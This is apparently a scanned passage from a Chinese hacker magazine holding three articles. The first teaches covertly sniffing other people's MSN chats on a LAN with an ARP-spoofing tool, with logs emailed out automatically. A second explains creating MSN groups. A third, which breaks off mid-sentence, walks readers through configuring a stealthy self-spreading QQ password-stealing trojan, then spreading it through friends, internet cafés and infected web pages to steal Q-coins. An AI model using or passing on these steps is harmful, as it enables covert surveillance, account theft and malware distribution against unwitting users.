在Control里选择Select Adapter，选择自己机器合适的网卡。点击Control里的Start，程序开始嗅探本机器上的MSN聊天信息了。如果是选择开机启动加在任务栏隐藏的话，在不知道的情况下MSN聊天记录就这样被获取了。当然具体的用法那就靠你自己的想像力了，你可以去监视别人的MSN，也可以用它保存聊天记录（图1）。

可能软件的作者想到了这个软件会用到肉鸡上，所以特地加了一个发邮件的功能。点击菜单栏中的“Option”，选择“Config”，在弹出的程序配置窗口中选择“E-Mailing”选项，然后在“**Enable automatic E-Mailing of chat logs**”和“**Auto clear all of the information when sended E-Mail after**”这两个单选框前面打上勾。第一个是把聊天记录发送到Email，第二个表示在发完EMAIL后自动清除所有信息。在“From Address”和“To Address”中填入发送聊天记录的电子邮箱地址和接收聊天纪录的电子邮箱地址，Message Subject填写邮件的主题。STMTP Server填写邮件服务商地址，如**smtp.tom.com**，SMTP Port服务端口，一般都是25。User Name、Password填写发送邮件的账号和密码，在界面的右边选上发送的时间，然后测试一下能不能用！弹出对话框“**the test message has been sent.**”，表示成功（偶在测试用163的邮件发的时候失败了，后来才

改用tom)。在指定的时间，接收邮件的邮箱会收到名叫ChatPack.zip的附件(图2)。

二、得到整个局域网的聊天消息

很多人用Msn Chat Monitor & Snifferr都没把局域网所有的MSN聊天消息嗅探出来，只用Msn Chat Monitor & Snifferr是不能成功的。朋友给我介绍了ethereal、cain、WinArpAttacker几款软件。我用了WinArpAttacker成功了。

> 地址：http://unshadow.blogchina.com/
> 最新版本：WinArpAttacker3.50
> 主要功能：
> 1.ARP机器列表扫描。
> 2.基于ARP的各种攻击方法：定时IP冲突、IP冲突洪水、禁止上网、禁止与其他机器通讯、监听与网关和其他机器的通讯数据、ARP代理。
> 3.ARP攻击检测、主机状态检测、本地ARP表变化检测。
> 4.检测到其他机器的ARP监听攻击后可进行防护，自动恢复正确的ARP表。
> 5.把ARP数据包保存到文件。
> 6.可发送手工定制ARP包。


先Scan扫描得到所有在线的机器，把要监听的IP前面打上钩，在Attack里面选择Sinff Gateway，运行Msn Chat Monitor & Snifferr(图3)。当然这个软件还有其他的功能，有兴趣的可以去玩一下，比如搞一下恶作剧。

看了这篇文章是不是很害怕，怕自己的秘密被人家看见了。不过不要紧，我们还可以加密MSN的聊天内容，让别人获取的是一堆乱码，比如SimpLite-MSN。如果对这篇文章不懂的或者想跟我交流一下，可以去非安全的论坛，我的ID是非零解。

[本文所涉及的软件光盘中有所提供。软件如下：Msn Chat Monitor & Snifferr3.5.2.1、WinArpAttacker3.50]

编辑点评：

其实在了解了一些网络基础知识后就不难发现，这类聊天软件的聊天记录大多都是被嗅探出来的。本期窗外版块给大家带来了一篇与嗅探相关的文章，可以去学习一下。此文通过软件初步带大家认识了"窃听"的技巧，但要融会贯通，还需要些许网络协议方面的知识，希望各位小菜可以去恶补一下。



傻了吧，你可能听说过QQ可以建群，MSN上建群没听过吧！MSN官方软件是不能建群的，不过可以利用第三方软件或第三方的网站来建群！

一、*MSN群软件建群*

利用MSN群软件来建群，群主一定要有MSN群软件才能进行很好的管理。现在MSN群V2.0beta3的用户可以免费创建5个群组，每个群组现在最多可容纳50个成员。看看MSN群V2.0beta3官方的介绍吧！

软件简介：

MSN群V2.0beta3新增截屏、自定义表情图片、群消息阻止及功能丰富的选项设置！支持热键、声音/冒泡提示、网络代理设置等。

1.可随意选择本地自己喜欢的图片发送到群里。

2.可以使用截屏功能把截取屏幕上的图片发送给群里的朋友。

3.可对基本设置、个人资料、联络方式、网络设置、提醒和声音、热键设置，进行设置。

4.网络设置：用户可设置两种方式访问服务器：Http,Udp。

软件下载地址：http://www.msngroup.cn/index.htm

安装MSN群，如图1。

建群跟QQ上基本一样，在群组名称上填自己要取的群名，在分类中选择群的分类，在群公告和群介绍里面填上自己要填的内容，然后下一步选择成员，再下一步就可以完成了。查找群、管理群基本与QQ上一样，如图2。

建完群还不算完事，如果想要群内的成员在没有MSN群软件下能够群聊的话，还要设置一个群助理。在MSN群界面上MSN群—→查看群资料—→群助理，如果你没有多余的MSN账号的话，就点击申请MSN助理，如果你有多余的MSN账号，就单击添加群助理，输入MSN的账号跟密码就ok了。

利用MSN的群软件还可以个性化自己的MSN。设置MSN幻灯头像：单击设置滚动签名和幻灯片头像(图




图1

3第一处），选择幻灯片头像，选择图片所在的文件夹（图3第二处），设置更换图片的时间快慢（图3第三处），然后自己的MSN头像就会显示幻灯式的头像，头像换过去换过来的感觉是不是爽呢？还可以在设置滚动签名和幻灯片头像处选择滚动的个性签名。在rss的地址处添上自己blog或者其他的rss地址，可以使自己blog的内容滚动式显示在自己的个性签名处（图3第四处）。




图2 创建MSN群




图3 设置滚动签名和幻灯头像

二、把MSN群和QQ群绑定起来的群易

用群易建群、管理群都是在群易的网站进行的，网站地址：http://www.imqun.com。群易的群自称为im群，一个群可以加600多人呢，目前用户可以创建多少个群还没有限制。不过比起MSN群软件来说，可视性要差点。

首先注册用户，注册的时候一定要把自己已有的MSN添写正确，否则自己将没有管理权限。用注册的用户登录后就可以创建属于自己的群了。注意一点，如果加入条件设置需要管理员验证的话，就要上群易的网站去验证。创建群后，系统会给你一个MSN群聊账号，只要你把MSN群聊账号添加到自己MSN联系人中，你就是管理员了。群的管理也是在网站上设置的，可以修改群的基本信息；可以删除群；可以邀请自己的好友加入群；可以管理群友，包括设置管理员、删除成员；还可以在群的空间里面发帖、上传图片、定义群的头像……同样的，你要加入别人的群的话，直接加MSN群聊账号就可以了（图4）。

目前im群在群聊中不能一眼就看见群里成员的在线状态，必须利用im群的命令。一些常用的命令：

```
/add 或 /a 好友的MSN号 可以邀请好友加入本MSN群
/list 或 /l 列出群里所有用户
/who 或 /w 列出群里所有在线用户
/pause 或 /p 暂停接收群内所有消息
/resume 或 /r 恢复接收群内所有消息
/help 或 /h 或 /? 寻求帮助
```

此外im群还把MSN的聊天记录保存在网站上，如果你想起了朋友说过的笑话，想再次回味一下，那么你就赶快去聊天记录里面找一找吧！群易还有一大特点是把QQ群跟MSN群绑定起来。进入自己的im群主页，在右侧有一个QQ群输入框，输入QQ群号码绑定后，系统会告诉你一个QQ号码。把系统告诉QQ号码加到自己的群里面就实现了MSN群跟QQ上的群绑定，你就可以在MSN群上看见了QQ群上的消息，在QQ群上看见MSN群上的消息，是不是心动了呢？如果想取消与QQ群的绑定的话，只要在绑定的QQ群中，把一个叫“im群”的用户删除就可以了。




图4 管理群成员




图5 MSN群与QQ群绑定

好了，这篇文章写下来还真不容易啊！最后感谢一下背埂，他帮我处理很多图片，还要感谢美女QQC，原因？因为她是美女啦（汗！这也是理由！.）。哎，怎么大家都跑了呢，我还没说完呢！

［文中涉及的软件msngroup2.0_Beta3光盘中有所收录］

编辑点评：

小编还是很喜欢MSN的，和QQ比起来。如今在功能上各个聊天软件可是互不相让，而QQ的群功能曾一度是夺取用户的法宝，这下好了，现在几乎所有软件都有了。Yahoo聊天软件也和MSN整合了，Google talk也有群的功能了。大家可以试着尝试更多新鲜的东西，不要抱着QQ不放哦。

免费获得Q币

POP

从本文你可以学到：
1、获得QB的新方法
2、完美QQ大盗、花刺代理验证、QQ资料查询等工具的基本用法

小编：

通过NoHack论坛“http://www.nohack.cn/bbs/thread-7297-1-1.html”的调查，坛友对于免费获得Q币给予了最高的票数的支持，所以为了满足大家对于免费Q币的兴趣，本文正是关于如何获得Q币的方法。以前有过关于用ADSL刷Q币的手段，那今天作者又会给我们带来什么新的方法呢？让我们拭目以待吧。

获得Q币相信是很多朋友都比较感兴趣的话题，其实要想安全可靠地得到免费Q币是需要掌握一些思路和一些软件的基本应用的，今天如果你按照我的做法，我保证你可以免费获得很多的Q币。


一、思路

我们可以通过间接的方法来得到Q币——制作盗QQ号的木马，盗取大量的QQ号，在这些QQ号中往往会带有一些Q币或者QQ秀等，然后可以去送给我们自己的QQ号码。

二、如何制作盗QQ的木马


我们今天需要制作的盗QQ木马跟以前的不同，为了更好地传播我们的木马，今天我们将使用到完美QQ大盗，它不仅具有下载者的功能，还会自动给好友传QQ木马的副本，最重要的是，它安装了之后不会使密码框有红叉，加上采用特殊的线程插入技术，

无启动项，无进程等，使木马更加的隐蔽（广告过后，欢迎回来）。下面来教大家如何配置，如图1。这里我建议大家使用邮箱收信，因为比较安全。大家仔细看我的配置，发信邮箱的设置与发信邮箱密码的以及服务器一定要选择正确，关于收信箱建议大家使用非163或者126的邮箱，接收邮件多了很容易被封的，在右边下载者的地址填上你运行这个木马之后所要下载的软件的地址。“是否加入尾巴”，记得选上，因为我们要靠这个传播自己的木马，后面的名称可以随便修改，其他的保存为默认的就可以了。设置好之后记得测试一下邮箱看是否能正常收发邮件。


图1 完美QQ大盗配置界面

三、传播木马


传播自己的木马其实很简单，大家可以直接传给自己的好友运行，或者把木马下载在网吧的电脑里面并让它运行。还有一个方法是可以把木马制作成网页木马，然后插入到一些流量大的网站之中，当别人打开网页的时候就等于